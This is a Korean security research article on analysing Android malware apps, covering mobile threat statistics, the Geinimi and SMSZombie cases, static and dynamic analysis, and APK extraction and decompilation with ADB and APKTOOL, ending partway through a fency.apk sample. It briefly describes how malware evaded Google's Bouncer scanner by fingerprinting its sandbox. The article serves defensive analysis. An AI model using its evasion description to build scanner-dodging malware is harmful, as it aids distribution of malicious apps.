

## FOCUS 3

# 안드로이드 모바일 악성 앱 분석 방법에 대한 연구

배한철

최근 활발한 스마트폰의 보급으로 모바일 앱의 사용 역시 크게 늘어가고 있다.

모바일 앱의 사용이 일상화되어가는 동시에 특히 국내에서 높은 점유율을 보이고 있는 안드로이드에 대한 악성코드 역시 빠르게 늘어나고 있다.

본 고에서는 그러한 안드로이드 모바일 앱에 대한 악성코드를 분석 방법을 연구하고 이러한 분석 방법의 활용방안을 확인해보고자 한다.

## I. 스마트폰에 대한 보안위협 현황

1. 국내 스마트폰 이용 현황
2. 모바일 보안 위협 현황

## II. 모바일 앱의 분석

1. 안드로이드 플랫폼 환경의 주요용어 소개
2. 정적 분석 방법
3. 동적 분석 방법

## III. 모바일 앱 분석 도구 소개

1. 정적 분석 도구
2. 동적 분석 도구

## IV. 결론


한국인터넷진흥원 응용기술팀 선임연구원(XXXXXXXXXXXXXX)

## I. 스마트폰에 대한 보안위협 현황

### 1. 국내 스마트폰 이용 현황

2009년 11월 28일 아이폰의 국내 정식 출시를 시작으로 스마트폰의 보급과 그 이용이 빠르게 늘어나기 시작하여 2012년 8월에 이르러서는 국내 스마트폰 이용자가 3,000만 명을 넘어서게 되었다.


방송통신위원회의 무선통신서비스 현황 자료(방송통신위원회, 유무선 통신 가입자 현황(2012년 전체); 방송통신위원회, 유무선 통신 가입자 현황(2013년 1월 말 기준)에 따르면, 2012년 1월부터 12월까지 이동통신 가입자 수는 5,261만 명에서 5,362만 명으로 약 백만 명이 늘어나는데 그쳤지만, 같은 기간 스마트폰 가입자 수는 2,376만 명에서 3,272만 명으로 약 9백만 명이 늘어났다.



[그림 1] 2013년 1월 무선통신 서비스 현황, 출처: 방송통신위원회, 2013.3


그뿐만 아니라 [그림 1]에서 보는 바와 같이 2013년 1월 기준 국내 이동전화 가입자 수는 5,300만여 명으로 스마트폰 이용자는 그 절반 이상인 3,300만에 이르고 있다.

이처럼 급격히 확대된 스마트폰의 보급과 더불어 국내 모바일 시장에서는 안드로이드 플랫폼의 성장세가 특히 높게 나타나고 있다. 글로벌 시장조사업체 스탯카운터(StatCounter)의 조사를 따르면, 2013년 3월 기준 국내 모바일 플랫폼 점유율은 안드로이드가 90%를 차지하고 있다. 대부분의 국내 스마트폰 이용자가 안드로이드 폰을 사용하고 있는 것이다.



[그림 2] 국내 모바일 플랫폼 점유율, 출처 : 스탯카운터, 2013.3

높은 스마트폰의 보급을 통해 모바일 앱의 사용 빈도 역시 높아졌다. 한국인터넷진흥원의 2012년 하반기 스마트폰 이용실태조사 자료(한국인터넷진흥원, 2012년 하반기 스마트폰이용실태조사)에 의하면 스마트폰에 설치된 모바일 앱의 수는 평균 46.1개로 조사되었다. 스마트폰 기능별 이용 비중도 무선인터넷 및 모바일 앱이 48.8%로 가장 높게 나타났다. 그리고 스마트폰 이용자 중 하루 1번 이상 모바일 앱을 다운로드 받는 비중이 21.3%에 이르고 주 평균 13.1개 정도 다운로드 받는 것으로 조사되었다.




[그림 3] 2012년 상반기 스마트폰이용실태조사, 출처 : 한국인터넷진흥원, 2013.1

## 2. 모바일 보안위협 현황


스마트폰 보급이 확대되고 그 사용이 일상화되는 가운데, 국내 모바일 플랫폼 점유율 90%를 차지하는 안드로이드 플랫폼을 대상으로 하는 악성코드가 크게 증가하고 있다.

보안업체 F-SECURE의 보고서(F-Secure, Mobile Threat Report Q4 2012)를 보면, 2010년에는 발견된 악성코드 유형이 9가지에 불과했지만 2011년에는 120가지, 2012년에는 238가지 새로운 유형의 악성코드가 발견되었다.



[그림 4] 분기별 신규 악성코드 유형 발견 수, 출처 : F-SECURE, 2013.3

또한, 안드로이드 플랫폼을 대상으로 하는 APK형태의 악성파일도 계속해서 증가하여, 그 수가 2011년 1분기에는 107개에서 2012년 2분기에는 5,033개, 2012년 4분기에는 60,326개로 급증하였다. 이처럼 안드로이드 플랫폼을 대상으로 하는 악성코드가 큰 증가세로 지속해서 발견되고 있어서 큰 피해가 예상된다.



[그림 5] 분기별 APK형태의 보안위협 발견 수, 출처 : F-SECURE, 2013.3

현재 대부분의 안드로이드 악성코드는 블랙마켓을 통해 유포되고 있다. 중국 최대의 블랙마켓 GFAN에서만 약 78,000개의 모바일 앱이 유포되고 있고 주요 인기 앱의 누적 다운로드 수는 백만을 가볍게 넘기고 있다.

2012년 8월 보안업체 TrustGo에 의하면, GFAN을 통해 유포된 안드로이드 악성코드 'SMSZombie'의 경우, 중국에서만 약 50만대 가량의 단말기가 감염된 것으로 추산하고 있다. 이러한 사례로 볼 때, 블랙마켓이 안드로이드 악성코드의 주요 유포지라는 것은 의심할 여지가 없다.

블랙마켓을 통해 유포되는 악성 앱에는 직접적으로 악성코드를 포함한 모바일 앱도 있지만, 그 자체는 악성코드를 포함하고 있지 않지만, 악성행위를 하는 파일을 추가로 다운로드하여 설치하는 모바일 앱도 있다. 특히 인기 모바일 앱에 악성코드를 추가하여 재배포하는 형태로 사용자를 속이는 예도 있어 주의가 필요하다.

실제 2010년 11월경에 보고된 'Geinimi'라는 진단명의 모바일 악성코드는 합법적인 게임 프로그램으로 위장해 사용자가 정상 프로그램으로 알고 다운로드 및 설치하도록 유도하였다. 'Monkey Jump 2', 'Sex Positions', 'President vs. Aliens', 'City Defense', 'Baseball Superstars 2010' 등이 변조에 사용된 정상 모바일 앱이다. 변조된 악성코드는 정상 모바일 앱과는 달리 일정 간격으로 단말기의 정보를 외부로 유출하고, 원격지의 명령을 통한 전화 발신과 SMS 발송 및 삭제도 실행할 수 있다. 또한, 원격 서버로부터 명령을 받아 유해사이트에 접속을 시도하는 등의 악성행위도 가능하다.




[그림 6] 모바일 악성코드를 통한 다양한 보안위협

안드로이드 악성 앱을 방지하려는 방안으로, 안드로이드 플랫폼을 만든 구글은 2012년 2월 멀웨어 방지 프로그램 ‘바운서’를 안드로이드 정식 마켓(구글 플레이)에 적용하였다. 하지만 이 역시 현재 이를 우회하는 방법이 알려졌다.

그 방법은 두 단계로 구성되는 데, 첫 단계로 공격자가 새로운 악성코드에 감염된 앱 설치 파일을 구글의 마켓에 업로드 하고, 바운서가 그 앱을 설치 및 실행하는 동안 악성코드가 탑재된 앱에서 바운서의 가상 스마트폰 환경에 대한 정보를 탈취하여 공격자에게 전송한다.

두 번째 단계로, 공격자는 탈취한 앱의 검사 환경 정보를 이용하여 악성코드가 해당 환경에서 동작하지 않도록 수정 등록하여 검사를 회피한다.



[그림 7] Summercom에 소개된 바운서 우회 방법, 출처 : 한국인터넷진흥원

이처럼 바운서 우회 기술을 통해서 악성앱이 업로드될 가능성도 있기 때문에 구글의 정식 마켓을 통한 악성코드 유포도 간과할 수 없는 상황이다.

최근 보안업체 트렌드마이크로(Trend Micro)가 200만 개의 안드로이드 앱을 조사한 결과로 이중 약 29만 개의 모바일 앱이 멀웨어였다고 발표하였다. 문제는 29만 개의 멀웨어 중 약 7만 개는 안드로이드의 정식 마켓인 구글 플레이 스토어에서 다운로드받은 앱이라는 점이다. 이는 구글의 정식 마켓에서 다운로드받은 모바일 앱들은 악성코드로부터 안전하다고 장담할 수 없다는 게 증명된 셈이다.

구글에서도 이러한 악성앱으로부터 사용자의 단말기를 보호하기 위해서 2012년 11월 안드로이드 4.2 버전과 함께 “어플리케이션 검증 서비스” 적용을 발표하였다. 하지만 노스캐롤라이나 주립대학의 컴퓨터학과 부교수인 Xuxian Jiang 교수에 따르면 이 서비스 역시 아직 멀웨어 탐지율이 15%에 그치는 것으로 조사되었다.

현재 블랙마켓을 통해 많은 사용자가 악성코드에 노출되어 있고 심지어 구글의 정식 마켓조차 안심하고 다운로드할 수 없는 상황이다. 그래서 특정 모바일 앱이 악성행위를 실행하는 여부를 검증하는 것은 매우 중요한 일이다. 지금부터 모바일 앱을 검증하기 위한 분석 방법에 대해서 알아보자.

## II. 모바일 앱의 분석

### 1. 안드로이드 플랫폼 환경의 주요용어 소개

모바일 앱에 대한 분석 방법을 알아보기에 앞서, 안드로이드 앱 분석의 위한 주요 용어에 대해 먼저 알아보자.

#### 1) APK (Android Package)

APK는 안드로이드 플랫폼에서 어플리케이션 설치를 위해 배포되는 패키지 파일을 의미하는 것으로 응용 프로그램의 정보 및 권한이 명시된 `AndroidManifest.xml` 파일, 모든 클래스 바이너리 파일 정보가 압축된 `classes.dex` 달빅 가상머신 실행 파일, 패키지 이미지 등의 리소스 파일들이 하나의 파일로 압축된 ZIP 파일 포맷 형태로 구성된다.

APK 파일의 구성요소는 다음과 같다.

- `AndroidManifest.xml`: 어플리케이션에 대한 설명 및 실행권한 등의 정보를 가진 xml 형식의 파일
- `classes.dex`: 달빅 가상머신에서 동작하는 바이너리 실행 파일
- `/res`: 컴파일되지 않은 리소스 파일(아이콘, 이미지, 음악 등)들이 포함된 폴더
- `META-INF`: 배포 시 인증서로 서명한 내용, APK 파일내 폴더, 파일에 대한 SHA-1 해쉬값
- `resources.arsc`: 컴파일된 리소스파일

#### 2) DEX (Dalvik Executable)

DEX는 달빅 가상머신에 맞게 클래스 파일을 바이트 코드로 변환한 파일을 의미하는 것으로 APK 파일에 포함된 앱의 핵심 실행 파일 포맷 형태를 가진 `classes.dex` 파일이 이에 해당한다. 자바 코드를 컴파일하여 클래스 파일을 만든 후 다시 DEX 도구로 압축한 것이다.

## 2. 정적 분석 방법

정적 분석 방법은 프로그램을 실행하지 않은 채 소스 코드 분석만으로 해당 모바일 앱에 대한 악성행위를 검증하는 것을 말한다.

안드로이드 모바일 앱에 대한 정적 분석 방법은 단말기로부터 사용자에게 의해 설치된 모바일 앱의 APK 파일을 추출하고 이를 검증하는 방법이다.

### 1) 모바일 앱에 대한 요구권한 분석

AndroidManifest.xml 파일을 분석하여 특정한 권한을 요구하는지 확인한다. 예를 들어 SEND\_SMS, READ\_SMS, RECEIVE\_SMS 등의 권한이 AndroidManifest.xml에 포함되어 있다면 해당 모바일 앱은 사용자의 SMS 전송 및 수신 내역을 모니터링하거나 조작할 수 있고, 또한, 사용자 몰래 SMS를 보낼 수도 있다. AndroidManifest.xml 파일에 사용되는 권한과 그 권한에 대한 정보는 구글의 안드로이드 개발자 페이지에서 확인할 수 있다.

- 안드로이드 개발자 페이지의 Manifest 권한 정보

<http://developer.android.com/intl/ko/reference/android/Manifest.permission.html>


### 2) 악성코드 은닉 여부 확인

이미지 파일이나 xml 파일로 가장한 악성코드가 있는지 검사한다. 모바일 앱을 통해 이미지로 가장한 악성코드를 실행하여 사용자의 단말기를 원격제어하는 등의 악성행위를 실행할 수 있다.

### 3) 소스코드 분석을 통한 악성행위 검증

소스레벨의 분석을 통해 다수의 API 조합으로 구성된 특정한 패턴이 사용되는지를 확인하여 악성행위를 검증한다. 예를 들어, ContactsContract.Data 클래스나 TelephonyManager 클래스를 통해 획득한 사용자의 주소록 정보 혹은 단말기 정보를 HttpGet 등 네트워크 관련 클래스를 통해 외부로 전송한다면 이는 악성행위로 판단할 수 있다.






[그림 8] 정적 분석 방법

### 3. 동적 분석 방법

동적 분석 방법은 정적 분석 방법과는 달리, 실제로 프로그램을 실행시켜 테스트 케이스에 대한 결과를 토대로 악성행위 수행 여부를 판단한다.

안드로이드 모바일 앱에 대한 동적 분석 방법은 특정 모바일 앱을 단말기에 설치하고 실제로 구동하여 단말기 동작에 대한 로그를 추출하고 이를 통해 악성행위 여부를 분석하는 방법이다.

동적 분석을 통해 모바일 앱이 사용자 정보에 접근하고 조작하는지를 실시간으로 감시한다. 그리고 감시하고 있는 데이터가 네트워크 혹은 다른 방법으로 전송될 경우, 관련된 모바일 앱이나 도착지 정보를 로그화 한다. 또한, 사용자 의사와 무관하게 다른 악성코드를 다운로드받거나 과금서비스를 사용하는지 감시한다.



[그림 9] 동적 분석 방법

### Ⅲ. 모바일 앱 분석 도구 소개

#### 1. 정적 분석 도구

정적 분석을 수행하기 위한 대표적인 정적 분석 도구로 APKTOOL과 DEX2JAR를 들 수 있다. 분석 도구를 이용하여 정적 분석을 하기에 앞서, 먼저 이를 위해 단말기로부터 분석 대상인 모바일 앱의 APK 파일을 추출해야 한다.

사용자에 의해 설치된 안드로이드 앱은 ADB 도구를 이용하여 APK 파일을 추출할 수 있다. 하지만 제조사에 의해 설치된 앱은 해당 앱에 대한 접근 권한이 없기 때문에 APK 파일 획득을 위해서는 루팅이 필요하다.

ADB(Android Debug Bridge)는 안드로이드 SDK를 통해 제공되는 툴로, 이를 이용하여 에뮬레이터 혹은 실제로 USB를 통해 연결된 단말기에 명령어(Command) 형식의 명령을 줄 수 있다.



```

C:\Users\User\Works\SDK\android-sdk\platform-tools>adb devices
List of devices attached
0149940F1301000E    device

C:\Users\User\Works\SDK\android-sdk\platform-tools>adb shell
shell@android:/ $

shell@android:/ $

shell@android:/ $
  
```

[그림 10] 단말기 연결 확인 후 shell 구동

다음의 과정을 통해 사용자의 단말기에서 APK 파일을 추출할 수 있다.

1. adb shell : 연결된 단말기의 shell 구동
2. pm list packages - f : 설치된 어플리케이션의 패키지명 확인
3. adb pull /data/app/xxx.xxx.apk file.apk : 사용자에 의해 설치된 모바일 앱을 패키지명(xxx.xxx.apk)을 통해 file.apk로 파일 추출

```

C:\Users\User\Work\SDK\android-sdk\platform-tools>adb shell  adb shell 구동
shell@android:/ $

shell@android:/ $ pm list packages -f          설치된 패키지 리스트 확인
pm list packages -f
package:/data/app/Con.sktelecom.ninit-1.apk=Con.sktelecom.ninit
package:/system/framework/framework-res.apk=android
package:/data/app/con.andoku.tuo.free-1.apk=con.andoku.tuo.free
package:/system/app/BackupRestoreConfiguration.apk=con.android.backupconfig
package:/data/app/net.orz.nini.tummy-1.apk=net.orz.nini.tummy
package:/data/app/org.wikipedia-1.apk=org.wikipedia
package:/data/app/senaphore.stockclient-1.apk=senaphore.stockclient
shell@android:/ $

shell@android:/ $
shell@android:/ $ exit
exit
adb pull을 통해 apk 추출
C:\Users\User\Work\SDK\android-sdk\platform-tools>adb pull /data/app/org.wikipedia-1.apk wikipedia.apk
3274 KB/s (1177021 bytes in 0.351s)
C:\Users\User\Work\SDK\android-sdk\platform-tools>


```

[그림 11] APK 파일 추출 과정

위의 과정을 통해 추출된 APK 파일은 APKTOOL이나 DEX2JAR를 이용하여 디컴파일 할 수 있다.

### 1) APKTOOL

APKTOOL은 안드로이드 앱 파일인 APK 파일을 디컴파일 할 수 있는 리버스 엔지니어링 툴이다. APK 파일로부터 원본에 가까운 형태로 디코딩할 수 있다. 그리고 APK를 디코딩하여 추출한 리소스에 수정을 가한 후 다시 빌드하여 APK 파일로 패키징하는 것이 가능하다.




[그림 12] APKTOOL을 이용한 디컴파일과 리빌딩

다음의 링크를 통해서 툴에 대한 자세한 정보와 툴을 다운로드받을 수 있는 링크를 제공받을 수 있다.

- <http://code.google.com/p/android-apktool/>

APKTOOL을 설치하는 방법은 Downloads 페이지에서 'apktool1.3.4tar.bz2'와 'apktool-install-windows-r04-brut1.tar.bz2'를 다운받은 후, 하나의 폴더에 압축 해제하면 된다. 참고로 JRE 1.6이 사전에 설치되어 있어야 한다.



[그림 13] APKTOOL에 대한 정보와 다운로드 페이지

APKTOOL의 실행 명령어는 다음과 같다.


- apktool d[ecode] [OPTS] <file.apk> [<dir>]

: 특정한 APK 파일(file.apk)를 지정한 경로(dir)로 디컴파일 함

- apktool b[uild] [OPTS] [<app\_path>] [<out\_file>]

: 지정한 경로(app\_path)의 파일들로부터 APK 파일(out\_file)을 빌드함

: 빌드 결과로 Unsigned APK 파일이 생성됨



[그림 14] 디컴파일 실행

```
C:\Users\user\Works\SDK\android-sdk\tools\apktool>apktool b CM.cn.apk
I: Checking whether sources has changed...
I: Smaling...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...

C:\Users\user\Works\SDK\android-sdk\tools\apktool>
```

[그림 15] 빌드 실행

APKTOOL로 APK파일을 디컴파일한 결과물은 다음과 같다

- AndroidManifest.xml
- 이미지, Layout용 xml 파일, Value용 xml 파일 등 리소스
- smali code 형태로 디코드된 소스 파일

이름

유형

res

파일 폴더

smali

파일 폴더

AndroidManifest.xml

XML 문서

apktool.yml

YML 파일

리소스

manifest

이름

유형

drawable-hdpi

파일 폴더

drawable-ldpi

파일 폴더

drawable-mdpi

파일 폴더

layout

파일 폴더

values

파일 폴더

이미지

이름

유형

ids.xml

XML 문서

public.xml

XML 문서

strings.xml

XML 문서

이름

유형

account\_entry.xml

XML 문서

contact\_adder.xml

XML 문서

contact\_entry.xml

XML 문서

contact\_manager.xml

XML 문서

Value

Layout

이름

유형

BuildConfig.smali

SMALI 파일

ContactAdder\$1.smali

SMALI 파일

ContactAdder\$2.smali

SMALI 파일

ContactAdder\$AccountAdapter.smali

SMALI 파일

ContactAdder\$AccountData.smali


SMALI 파일

ContactAdder.smali

SMALI 파일

smali Code

[그림 16] 디컴파일한 결과물



[그림 17] 원본 자바 코드와 디컴파일한 smali 코드 비교

이처럼 APKTOOL을 통해 획득한 AndroidManifest.xml과 smali 코드를 이용해 악성코드를 확인할 수 있다.

실제 악성코드 샘플을 APKTOOL을 이용하여 정적분석한 예로, IRC봇 및 SMS 과금유발 악성코드인 fency.apk를 분석한 사례를 살펴보자.

fency.apk를 APKTOOL로 디컴파일한 결과물은 아래와 같다.

assets	2012-01-19 오후...	파일 폴더
res	2012-01-19 오후...	파일 폴더
smali	2012-01-19 오후...	파일 폴더
AndroidManifest.xml	2012-01-19 오후...	XML 문서
apktool.yml	2012-01-19 오후...	YML 파일

[그림 18] fency.apk의 내부

여기에서 AndroidManifest.xml 파일을 보면 [그림 19]와 같은 권한을 요구한다.

```
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
```

[그림 19] fency.apk의 AndroidManifest.xml 파일

